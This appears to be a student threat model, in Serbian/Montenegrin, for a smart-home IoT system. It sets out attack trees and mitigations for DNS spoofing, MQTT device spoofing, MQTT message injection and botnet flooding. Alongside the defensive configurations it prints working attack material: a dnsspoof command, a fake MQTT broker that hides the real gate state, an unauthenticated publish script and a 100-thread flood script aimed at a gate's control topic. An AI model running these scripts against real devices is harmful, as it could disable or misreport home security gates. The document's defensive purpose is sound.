Model pretnji IOT sistema

I. Tokovi podataka analiziranog modula:


Analiziran modul predstavlja aplikaciju za podršku Smart Home pametnih uređaja. Aplikacija pruža sljedeće funkcionalnosti:

- registrovanje nekretnina
- registrovanje pametnih uređaja
- upravljanje pametnim uređajima
- pregled trenutnog stanja uređaja
- dodavanje člana porodice

Softver se sastoji od:

- klijentske aplikacije, izrađene u *React* tehnologiji
- serverske aplikacije, izrađene u *Go Gin* radnom okviru
- aplikacije koja simulira rad uređaja, pisane u *Go* programskom jeziku
- *MySQL* baze podataka
- AWS S3 *bucket* servisa u svrhu skladištenja fotografija
- *InfluxDB* baze u svrhu skladištenja *timeseries* podataka (podaci iz simulacije koji imaju vremensku odrednicu kada je mjerenje izvršeno)

Slika 1 prikazuje dijagram za analiziran modul (m) procesne komponente (mP), skladišta (mS), tokove podataka (mT) i eksterne entitete (mE).



II. Resursi i pretnje visokog nivoa:

1. Manipulacija podacima u realnom vremenu i napad na IoT uređaje

1. Napad na IoT uređaje
   ├── 1.1 Otmica IoT uređaja
   │   ├── 1.1.1 Zloupotreba slabih lozinki ili nezaštićenih autentifikacionih mehanizama
   │   ├── 1.1.2 Napad na mrežni sloj (npr. Man-in-the-Middle napad)
   │   └── 1.1.3 Exploitacija ranjivosti u firmware-u uređaja
   ├── 1.2 Napadi na komunikaciju između uređaja
   │   ├── 1.2.1 Sniffing (presretanje) podataka u tranzitu
   │   └── 1.2.2 Manipulacija paketima (npr. replay attack)
   └── 1.3 Napadi na backend servis (oblak) koji prikuplja podatke
       ├── 1.3.1 SQL injection u sistemu za analizu podataka
       └── 1.3.2 Napad na API-je koji prikupljaju podatke od IoT uređaja

2. Manipulacija podacima u realnom vremenu
   ├── 2.1 Lažno slanje podataka sa IoT uređaja
   │   ├── 2.1.1 Generisanje lažnih podataka (falsifikovanje senzornih vrednosti)
   │   └── 2.1.2 Preusmeravanje podataka prema napadaču (npr. DNS spoofing)
   ├── 2.2 Umetanje zlonamernih podataka u sistem
   │   ├── 2.2.1 Napadi sa malicioznim paketima (npr. buffer overflow napadi)
   │   └── 2.2.2 Manipulacija podacima koji se koriste za kontrolu uređaja
   └── 2.3 Distorzija ili blokiranje podataka
       ├── 2.3.1 Negacija podataka (denial of data integrity)
       └── 2.3.2 Pretvaranje podataka u lažne informacije (npr. proizvodnja pogrešnih podataka za odluke)

3. Napadi na kontrolu uređaja
   ├── 3.1 Preuzimanje kontrole nad uređajem
   │   ├── 3.1.1 Zloupotreba administratorskog pristupa uređaju
   │   ├── 3.1.2 Korišćenje ranjivosti u operativnom sistemu uređaja
   │   └── 3.1.3 Korišćenje povlastica na mreži za preuzimanje kontrole (privilegije povišene na uređajima)
   └── 3.2 Onemogućavanje uređaja (DoS napad)
       ├── 3.2.1 Preopterećenje uređaja sa zahtevima
       └── 3.2.2 Korišćenje botnet mreže za napad na uređaje


4. Odbrana od napada
   ├── 4.1 Ojačavanje autentifikacije
   │   ├── 4.1.1 Korišćenje jakih lozinki i dvofaktorske autentifikacije (2FA)
   │   └── 4.1.2 Implementacija TLS/SSL za autentifikaciju uređaja
   ├── 4.2 Sigurnost komunikacije
   │   ├── 4.2.1 Šifrovanje podataka u tranzitu (npr. SSL/TLS)
   │   └── 4.2.2 Verifikacija integriteta podataka (npr. HMAC ili digitalni potpisi)
   ├── 4.3 Praćenje i detekcija anomalija
   │   ├── 4.3.1 Uvođenje sistema za detekciju napada (IDS/IPS)
   │   └── 4.3.2 Praćenje svih komunikacija između uređaja i backend-a
   ├── 4.4 Sigurnost firmware-a

- 4.4.1 Redovno ažuriranje firmware-a i zakrpe za uređaje
- 4.4.2 Verifikacija autentičnosti firmware-a (npr. digitalni potpisi)

4.5 Sigurnost backend servisa


- 4.5.1 Korišćenje API rate limiting i autentifikacije za pristup podacima
- 4.5.2 Sigurnost baza podataka sa enkripcijom i pravilima pristupa

Stablo za prijetnju 1 napad 2 - manipulacija podacima u realnom vremenu




Slika 1

Kasnije ćemo se upoznati sa detaljnom analizom DNS *spoofing* napada, konkretno za uređaj pametna kapija.



Slika 2

U nastavku teksta će biti prikazano stablo napada na kontrolu uređaja.



Kasnije ćemo se upoznati sa detaljnom analizom botnet napada.


2. Napad sa zlonamernim uređajem

Slika 3 predstavlja stablo pretnji. Ovo stablo pretnji prikazuje grupu napada koja može da se izvrši sa zlonamernim uređajem, kao i mitagacije za te napade.
Radi lakšeg razumevanja i pojašnjenja ozbiljnosti ovih napada, *Tabela 1* pojašnjava metode i ciljeve za svaki napad iz grupe napada sa zlonamernim uređajem.

Tip napada	Metoda	Cilj
Ubacivanje fizičkog uređaja	Fizičko ubacivanje uređaja u mrežu	Preopterećenje mreže, širenje lažnih podataka
Kompromitovanje uređaja	Kompromitovanje postojećeg uređaja	Prisluškivanje, manipulacija, širenje malvera
Lažna autentifikacija	Imitacija uređaja bez interakcije sa originalnim uređajem	Prisluškivanje, manipulacija
Zlonamerni softver	Instalacija malvera na uređaj	DDoS, manipulacija, širenje napada

Tabela 1

TODO dodati stabla



Slika 3

III. Dubinska analiza napada i mitigacija

A. DNS *spoofing*

Uvod - objašnjenje napada

DNS (*Domain Name Server*) *spoofing* će biti objašnjen na primjeru iskorištavanja informacija o pametnoj kapiji.

DNS *spoofing* napad podmeće lažnu IP adresu na koju preusmjerava sve DNS zahtjeve. U kontekstu pametne kapije, može da dobija informacije kada je kapija otvorena i da šalje lažnu informaciju o trenutnom stanju kapije na *frontend*.

Realizacija napada

Podmetanje lažnog MQTT brokera je jedan od načina da se realizuje ovaj napad. U nastavku teksta će detaljnije biti objašnjena realizacija DNS *spoofing*-a.

Napad će biti objašnjen kroz tri etape njegove realizacije:

1. Priprema napada - može se koristiti alat poput *ettercap* i *dnspoof* da presretne DNS zahtjeve. Postavlja lažni DNS server ili modifikuje odgovore pravog servera, preusmjeravajući *backend* sadržaj ka svojoj IP adresi.
2. Postavljanje zlonamjernog softvera - napadač kreira zlonamjerni *backend* koji emulira originalni. Na ovom serveru napadač mijenja podatke za kapiju. Npr. prikazuje da je zatvorena, iako je otvorena.
3. Realizacija napada - kada uređaj na mreži traži DNS zapis za *backend* server, lažni DNS server odgovara sa IP adresom napadača. Saobraćaj između *frontend*-a i *backend*-a sada ide ka malicioznom softveru.

Slika 4 prikazuje primjer koda koji je potreban za realizaciju DNS *spoofing napada.*
Napadač može koristiti *dnssproof* za presretanje DNS saobraćaja. Prvo se vrši konfigurisanje hosts fajla: dodjela IP svog zlonamjernog servera servera originalnom DNS nazivu. Komanda:

192.168.1.100 backend.smart-home.local

Pokretanje *dnsproof*-a:

sudo dnsspoof -i eth0

```python
import paho.mqtt.client as mqtt

BROKER_HOST = "0.0.0.0"  # ip address of attacker
BROKER_PORT = 1883

# actual states of the gate
gate_status = {"state": "closed", "plates": []}

def on_connect(client, userdata, flags, rc):
    client.subscribe("home/gate/status")
    client.subscribe("home/gate/plates")

def on_message(client, userdata, msg):
    global gate_status
    topic = msg.topic
    payload = msg.payload.decode()

    if topic == "home/gate/status":
        print(f"Actual state: {payload}")
        gate_status["state"] = payload

        # manipulating with state of the gate
        # always display that gate is closed
        manipulated_status = "closed"
        client.publish("home/gate/status", manipulated_status)
        print(f"Fake state: {manipulated_status}")

    elif topic == "home/gate/plates":
        print(f"Actual license plates: {payload}")
        gate_status["plates"].append(payload)
```

Slika 4

Odbrana od napada

- **DNSSEC -** dodaje kriptografske potpise DNS zahtjevima, omogućavajući provjeru autentičnosti
- Koristiti HTTPS ili MQTT sa TLS da šifruje saobraćaj između komponenti
- Provjera sertifikata *backend* servisa. *Backend* mora imati validne sertifikate, a *frontend* mora provjeravati autentičnost sertifikata

Rekapitulacija

Napadač koristi DNS *spoofing* da *frontend* preusmjeri ka zlonamjernom softveru. Na zlonamjernom softveru mijenja informacije o kapiji kako bi sakrivao stvarni status. Kod iznad ilustuje kako bi napadač simulirao lažni MQTT server. Implementacija određenih bezbjednosnih mjera, poput TLS-a i DNSSEC-a, ključna je za zaštitu sistema od ovakvih napada.

B. Device spoofing

Uvod - objašnjenje napada

Device spoofing je napad u kom napadač lažno predstavlja uređaj ili klijenta na IoT mreži. U kontekstu pametnih kuća, napadač može:

1. Presresti komunikaciju između uređaja i poslužitelja
2. Koristiti ukradene podatke ili informacije iz mreže za autentifikaciju
3. Imitirati uređaj da bi preuzeo kontrolu nad njim, ukrao podatke ili izazvao štetu u sistemu

Ovaj napad može da se izvede korišćenjem MQTT protokola, pri čemu može da se izvrši *sniffing* (prisluškivanje) podataka. MQTT je lagan protokol za objavljivanje i pretplatu (publish/subscribe) koji funkcioniše preko TCP/IP-a. Idealan je za uređaje sa ograničenim resursima. Međutim, MQTT nije dizajniran sa fokusom na sigurnost, pa je podložan napadima poput "*man in the middle*".

MQTT (Message Queuing Telemetry Transport) je protokol koji se koristi za razmenu poruka. Pretplatnik ili izdavač šalje *CONNECT* paket brokeru kako bi uspostavio vezu. Ovaj paket sadrži korisničko ime, lozinku (u običnom tekstualnom formatu) i jedinstveni ID klijenta. Nakon prijema *CONNECT* paketa, broker šalje paket potvrde (*ACK*), čime se veza uspešno uspostavlja.

Izdavač zatim objavljuje poruke na određenu temu koristeći *PUBLISH* paket, koji sadrži ID paketa, naziv teme i sadržaj poruke (*payload*). Pretplatnik, kako bi primio poruke, šalje *SUBSCRIBE* paket sa temom na koju se pretplaćuje, a broker potvrđuje pretplatu slanjem *SUBACK* paketa.

Problemi sa MQTT protokolom:

1. **Nešifrovane poruke:** Poruke se često šalju u običnom tekstualnom formatu, što omogućava neovlašćenim uređajima da presretnu i zloupotrebe podatke.
2. **Slaba autentifikacija:** Lozinka se šalje u tekstualnom formatu, što omogućava neovlašćenim uređajima da se lako domognu podataka i pretvaraju se da su autentifikovani korisnici.

Realizacija napada


Ono što je problem sa MQTT protokolom je što korisnička imena i lozinke sadržane u MQTT paketima mogu lako da se presretnu pomoću alata za *sniffing*. Iako MQTT, koji radi na TCP protokolu, može koristiti SSL/TLS za sigurniju komunikaciju, ovo stvara opterećenje

za IoT uređaje ograničenih resursa (npr. ambijentalni senzori). Međutim, u ovom radu ćemo sagledati i to rešenje.

Scenario napada:

1. Zamislite dva IoT uređaja, uređaj **A** (publisher) i uređaj **B** (subscriber), koji komuniciraju u istoj mreži.
2. Uređaj B šalje CONNECT paket uređaju A, koji sadrži korisničko ime i lozinku.
3. Napadač (osoba Y) koristi *sniffing* alat za presretanje CONNECT paketa i preuzima korisničke podatke uređaja B.
4. Nakon što dobije korisničke podatke, osoba Y može podesiti uređaj X da se predstavlja kao uređaj B i pretplati se na uređaj A.
5. Uređaj A, misleći da komunicira sa pravim uređajem B, šalje podatke uređaju X.

Slika 5 prestavlja scenario napada. Sa obzirom na lakoću kojom se ovakvi scenariji mogu replicirati u IoT mrežama, postoji ozbiljna potreba za integracijom sigurnosnih šema za zaštitu podataka koji se prenose putem MQTT protokola.



Slika 5

Odbrana od napada

1. **Korišćenje asimetričnih kriptograhskih algoritama**

Da bi se sprečili napadi, kao što su presretanje i lažno predstavljanje (*spoofing*), predlaže se korišćenje asimetričnih tehnika šifrovanja kao što su **ECDH** (Elliptic Curve Diffie-Hellman) i **ECDSA** (Elliptic Curve Digital Signature Algorithm), koje pružaju visoku sigurnost komunikacije između uređaja.

Implementacija sigurnosti u MQTT

Faza Registracije:

- Izdavač/Pretplatnik se registruju putem brokera
- Brokera traži lozinku i šalje paket sa parametrima:
    - Vreme povezivanja, adresa uređaja, lozinka
    - Generiše se slučajni broj i koristi se ECDH za sigurnu razmenu ključeva

Faza Autentifikacije:

- Poruke se šalju sa ECDSA šifrovanjem
- Pretplatnik pokušava da preuzme podatke sa iste teme od izdavača

Povremeni Handshake:


- Izdavač traži *cookie* (hash generisan od predefinisanog ključa i IP adrese)
- Napadač koji nema odgovarajući ključ biće blokiran

Zatvaranje Veze:

- Ako *CONNECT* paket nije ispravan ili kasni, broker automatski zatvara vezu

Ova kombinacija ECDH i ECDSA pruža viši nivo sigurnosti komunikacije, eliminišući ranjivosti kao što su presretanje poruka i lažno predstavljanje. Gde se ECDH koristi za razmenu ključeva, a ECDSA za potpisivanje i verifikaciju podataka.

Slika 6 predstavlja arhitejturu sigurnosne komunikacije u MQTT protokolu korišćenjem ECDH i ECDSA algoritma.



Slika 6

2. Korišćenje TLS protokola

TLS (Transport Layer Security) je sigurnosni protokol koji obezbeđuje poverljivost, integritet i autentifikaciju komunikacije između klijenata i servera. Kada se koristi sa MQTT protokolom, TLS omogućava sigurnu razmenu poruka između IoT uređaja i MQTT brokera, štiteći od različitih vrsta napada kao što su presretanje, manipulacija i lažno predstavljanje.

Konfiguracija parametara TLS-a

- **Port**: MQTT sa TLS-om obično koristi port 8883
- **Sertifikati**:
- **Protokoli**: Omogućite samo moderne verzije TLS-a, poput TLS 1.2 ili TLS 1.3
- **Cipher suites**: Podesite skup algoritama za šifrovanje (npr. ECDHE-RSA-AES256-GCM-SHA384)
- **CA validacija**: Klijent treba da verifikuje sertifikat servera preko CA (*Certificate Authority validation*)

Konfiguracija MQTT brokera:

Mosquitto je popularni MQTT broker, a primer *mosqitto.conf* fajla je predstavljen na slici 7.

```
1   listener 8883
2   cafile /path/to/ca.crt
3   certfile /path/to/server.crt
4   keyfile /path/to/server.key
5   require_certificate true
```

Slika 7

Konfiguracija MQTT klijenta

Klijent mora biti podešen za korišćenje TLS-a:

- Podesite CA fajl (sertifikat izdavača servera)
- Ako je potrebno, dodati klijentski sertifikat i ključ
- Specifikacija TLS porta (8883)
- Omogućavanje provere sertifikata servera

Primer konfiguracije MQTT klijenta u Python-u nalazi se na slici 8.

```
1  import paho.mqtt.client as mqtt
2
3  client = mqtt.Client()
4  client.tls_set(ca_certs="ca.crt",
5                 certfile="client.crt",
6                 keyfile="client.key",
7                 tls_version=mqtt.ssl.PROTOCOL_TLSv1_2)
8  client.connect("broker.example.com", 8883)
9  client.loop_start()
```

Slika 8

C. Ubacivanje zlonamernih MQTT poruka

Uvod - objašnjenje napada

Napadi poput ubacivanja zlonamernih MQTT poruka su danas sve ozbiljni i češći. Mnogi pametni uređaji koriste MQTT bez TLS-a ili sa podrazumevanim lozinkama, što ih čini ranjivim. Ovim napadom napadač može da izazove neželjene akcije. Na primer, paljenja/gašenja uređaja, lažnih alarma ili čak blokiranja važnih sistema (npr. sigurnosnih kamera). Pametne kuće sa centralizovanim MQTT sistemima postaju sve češća meta, jer kompromitovanjem MQTT komunikacije napadač može kontrolisati ceo sistem.

Scenario napada

Kako se sprovodi:

1. Napadač koristi otvoreni MQTT broker ili slabo zaštićen sistem (bez autentifikacije ili TLS-a).
2. Koriste se teme koje su javno dostupne (npr. *home/temperature*, *home/alarms*).
3. Napadač šalje neovlašćene poruke u svrhu:
    - Izazivanja lažnih akcija (npr. paljenje grejanja).
    - Sabotiranja (npr. gašenje alarma).
    - Preopterećenja brokera slanjem velikog broja poruka.

Primeri napadača:

- Skripta sa Python MQTT bibliotekom (paho-mqtt) koja šalje poruke na nezaštićenu temu koja može da se vidi na slici 9. Možemo da vidimo da ne dostaje tls komunikacija (ne koristi se 8883 port). Takođe, MQTT ne sadrži ni jednu vrstu autentifikacije kao što je korisničko ime ili lozinka ili sertifikate.

```python
import paho.mqtt.client as mqtt

broker_address = "test.mosquitto.org"
port = 1883  # Standard port for unsecured communication
topic = "unsecured/topic"  # Unsecured topic
message = "This is a test message on an unsecured topic"

# Function called when the client successfully connects
def on_connect(client, userdata, flags, rc):
    print("Connection successful! Status code:", rc)
    client.publish(topic, message)
    print(f"Message '{message}' sent to topic '{topic}'")

client = mqtt.Client()
client.on_connect = on_connect

# Connecting to the broker
try:
    print("Connecting to broker:", broker_address)
    client.connect(broker_address, port, keepalive=60)

    client.loop_start()
except Exception as e:
    print("Error during connection:", e)

# Waiting for the message to be sent (pause for a few seconds)
import time
time.sleep(5)
client.loop_stop()
client.disconnect()
```

Slika 9

Mitigacija

1. Autentifikacija korisnika i uređaja:

- Implementirati autentifikaciju na MQTT brokeru:
    - Koristiti korisnička imena i lozinke
    - Dodati JWT (JSON Web Tokens) ili klijentske sertifikate za autentifikaciju

Ukoliko se koristi Mosquitto MQTT broker, konfiguracioni fajl bi izgledao kao na slici 10.

```
allow_anonymous false
password_file /etc/mosquitto/pwfile
```

Slika 10

2. Autorizacija (Access Control Lists - ACL):

- Definisati pravila ko može da pristupi kojoj temi:
    - Npr. *user1* može da čita/šalje samo na *home/lights/+*, ali ne i na *home/alarms*

Slika 11 predstavlja konfiguracioni *acl_file* fajl, pomoću kog se kreiraju prava pristupa korisnika. *Slika* 12 predstavlja Mosquitto konfiguraciju za primenu ACL-a.

```
user user1
topic readwrite home/lights/+
topic read home/alarms
```

Slika 11

```
allow_anonymous false
password_file /etc/mosquitto/pwfile
acl_file /etc/mosquitto/acl_file
```

Slika 12

3. Šifrovanje komunikacije:
    - Korišćenje TLS-a (Transport Layer Security) kako bi se šifrovale MQTT poruke (obrađeno u prethodnom napadu)

D. Botnet napad

Uvod - objašnjenje napada

Pojam *botneta* je kombinacija dvije riječi: *network* i *rebot. Botnet* je grupa uređaja koji su povezani na mrežu. Koristeći malver, napadač će zaraziti ove uređaje i pretvoriti ih u ličnu „vojsku miniona'', koja će dalje izvršavati naređenja napadača. Ovi uređaji se često nazivaju i „zombi botovi''.

Botnet napad je vrsta distribuiranog napada na uređaj ili mrežu, gdje napadač može koristiti mrežu zaraženih uređaja da istovremeno preoptereti metu ogromnim brojem zahtjeva. Cilj je iscrpiti resurse IoT uređaja, poput procesorske snage ili mrežnog kapaciteta, čime se uređaj onemogućava da odgovori na legitimne zahteve.

Poznato je da su uređaji pametne kuće ranjivi na ovu vrstu napada. Za konkretne primjere u našem sistemu će se koristiti pametna kapija, analogno bi važilo i za ostale pametne uređaje.

Pametna kapija koristi MQTT protokol za komunikaciju i reaguje na signale kada treba da se otvori ili zatvori. *Botnet* mreža može izvršiti napad na MQTT broker kako bi ga preplavila ogromnim brojem lažnih poruka. Tada rad kapije postaje onemogućen za legitimne korisnike.

Šta je veliki problem ove vrste napada?

Osim što omogućava zajedničku realizaciju od strane tima napadača (a ne samo pojedinog napadača), ovaj napad ne zahtjeva ni mnogo vremena ni novca za uspješnu realizaciju. *Botnet* napadi su opasniji od pojedinačnih malver napada, jer umjesto da zaraze jedan uređaj, *botnet* može da zarazi na stotine, hiljade ili čak milione uređaja odjednom.

Još veći problem je što napadač može koristiti nova ažuriranja softvera da preusmjeri ili poveća svoj napad u hodu. Ovo omogućava napadačima da budu ispred mjera zaštite koje koriste njihove žrtve.

Napadač, naoružan velikom vojskom zombija (botova), može vrlo brzo da replicira i distribuira svoj malver, otimajući sve veći broj uređaja. Ovako veliki problem može izvesti samo jedan napadač, zamislimo tek tim napadača.

Realizacija


Realizacija *botnet* napada se može izvršiti od strane jednog napadača ili cijelog tima. U svakom slučaju, silu zombi botova kontroliše „čuvar botova", koji je pojedinac ili grupa koja pokreće napad. Čuvar botova može da napravi sopstven *botnet* od 0 ili da iznajmi od drugih aktera (ovo se ponekad zove *malware-as-a-service* ili MaaS).

Jednom zaraženi, zombi botovi se anonimno kontrolišu preko centralizovanog modela ili decentralizovanog modela *peer-to-peer* (P2P).

Centralizovani model se izvršava od strane jednog servera koji funkcioniše kao čuvar botova. Može postojati hijerarhija *proxy* ili *sub-herding* servera koji je postavljen ispod čuvara botova.

Centralizovani pristup se danas manje koristi. Identifikovanje i gašenje jednog centralizovanog servera je mnogo lakše od lociranja i zaustavljanja napada kada komande dolaze sa više različitih zombi botova.

Slika 13 prikazuje centralizovani tip napada.




Slika 13 - centralizovani model

Decentralizovani model - odgovornost za davanje instrukcija je ugrađena za sve botove u *botnet*-u. Ako napadač može da komunicira sa bilo kojim od njih, malver se i dalje može širiti preko drugih otetih uređaja.

P2P čini mnogo težim identifikaciju osobe ili ljudi pod kontrolom. Zbog toga se decentralizovani model mnogo više koristi.

Slika 14 prikazuje decentralizovani model.



Slika 14 - decentralizovani model

Napad na IoT uređaje za botnet mrežu:

- Napadač prvo kompromituje slabije zaštićene IoT uređaje (npr. pametne lampe ili senzore u sistemu pametne kuće).
- Nakon kompromitacije, uređaji postaju dio *botneta* i napadač preuzima kontrolu nad njima.

Pokretanje napada:

- Napadač koristi *botnet* mrežu da istovremeno šalje veliki broj zahteva ka serveru koji kontroliše kapiju, lampu, senzore i druge uređaje.
- Na primjer, *botnet* može poslati zahtjeve za otvaranje ili čitanje podataka o kapiji, preopterećujući *backend* aplikaciju ili uređaj.
- To može dovesti do:
    - Onemogućavanja normalnog rada kapije.
    - Nemogućnosti korisnika da koriste kapiju dok je napad u toku.
    - Preuzimanja kontrole nad kapijom.

Koraci realizacije:

1. **Traženje ranjivosti -** Prvo se traži ranjivost u sistemu i način da se ona eksploatiše. Nakon toga napadač će pokušati da zarazi veliki broj IoT uređaja, koji su slabo osigurani, malicioznim softverom koji će omogućiti kontrolu nad njima. Jedan od metoda može biti i *phishing* napad, gdje napadači šalju poruke koje prevare korisnike da preuzmu malver. U našem slučaju, ovo bi se moglo realizovati kroz kombinaciju sa A. DNS *spoofing* napadom.
2. **Pokretanje napada** - napadač šalje komandu botnet mreži da simultano šalje *publish* poruke MQTT brokeru koji se koristi za komunikaciju sa kapijom i drugim uređajima. Poruke sadrže nasumične ili lažne podatke koji brzo preopterećuju broker.
3. **Rezultat-** Jednom kada je nekoliko uređaja zaraženo, napadač *botnet*-a je u mogućnosti da ih zajedno umreži kako bi se mogli kontrolisati na daljinu. Krajnji cilj je oteti što više uređaja kako bi nastala što veća šteta.

Slika 15 prikazuje pojednostavljen kod za realizaciju preopterećenja mreže uređaja (ponovo na primjeru pametne kapije, analogno bi bilo i za ambijentalni senzor ili lampu).

```python
import paho.mqtt.client as mqtt
import threading
import random
import time

# address of mqtt server
BROKER = "mqtt.smartgate.local"
PORT = 1883
TOPIC = "smartgate/control"

# sending fake messages
def send_fake_messages():
    client = mqtt.Client()
    client.connect(BROKER, PORT, 60)
    while True:
        fake_payload = {
            "command": random.choice(["open", "close"]),
            "plate_number": "".join(random.choices("ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789", k=7))
        }
        client.publish(TOPIC, str(fake_payload))
        time.sleep(0.1) # send messages after 100ms

# run multiple bots
for i in range(100):  # simulation of 100 bots
    thread = threading.Thread(target=send_fake_messages)
    thread.start()
```

Slika 15

Odbrana od napada

1. **Redovno ažuriranje softvera** - *botnet* napadi su dizajnirani da iskoriste ranjivosti u mreži, to uključuje nezakrpljenje bezbjednosne rizike u povezanim uređajima. Potrebno je zaštititi te uređaje tako što će se dodati zakrpe čim one postanu dostupne.
2. ***User awareness training*** - zaštita od *phishing* napada. Informisati zaposlene i korisnike o mogućim *phishing* napadima.
3. **Višefaktorska autentifikacija (2FA)**
4. **FIDO2 -** korisnici biraju FIDO sigurnosni ključ ili metod biometrijske autentifikacije (kao što je otisak prsta ili identifikacija lica).
5. **U2F -** univerzalni drugi faktor, npr. USB ključ u bilo koji USB port i klikne dugme za autentifikaciju.
6. **Praćenje mrežnog saobraćaja -** pažljivo praćenje obima i protoka saobraćaja može pomoći da se identifikuje porencijalno curenje podataka i DDoS napad prije nego što odu predaleko. *PingOne Risk* i *PingIntelligence* API-ji mogu pomoći u tome.
7. **Implementacija *zero trust*-a -** jedan od najnaprednijih pristupa informacionoj bezbjednosti. Model nultog povjerenja pretpostavlja da bezbjednosne prijetnje već postoje u naštem preduzeću, što zahtjeva kontinuirane procjene povjerenja na svakom uređaju, aplikaciji i korisniku. „*Never trust, always verify*”.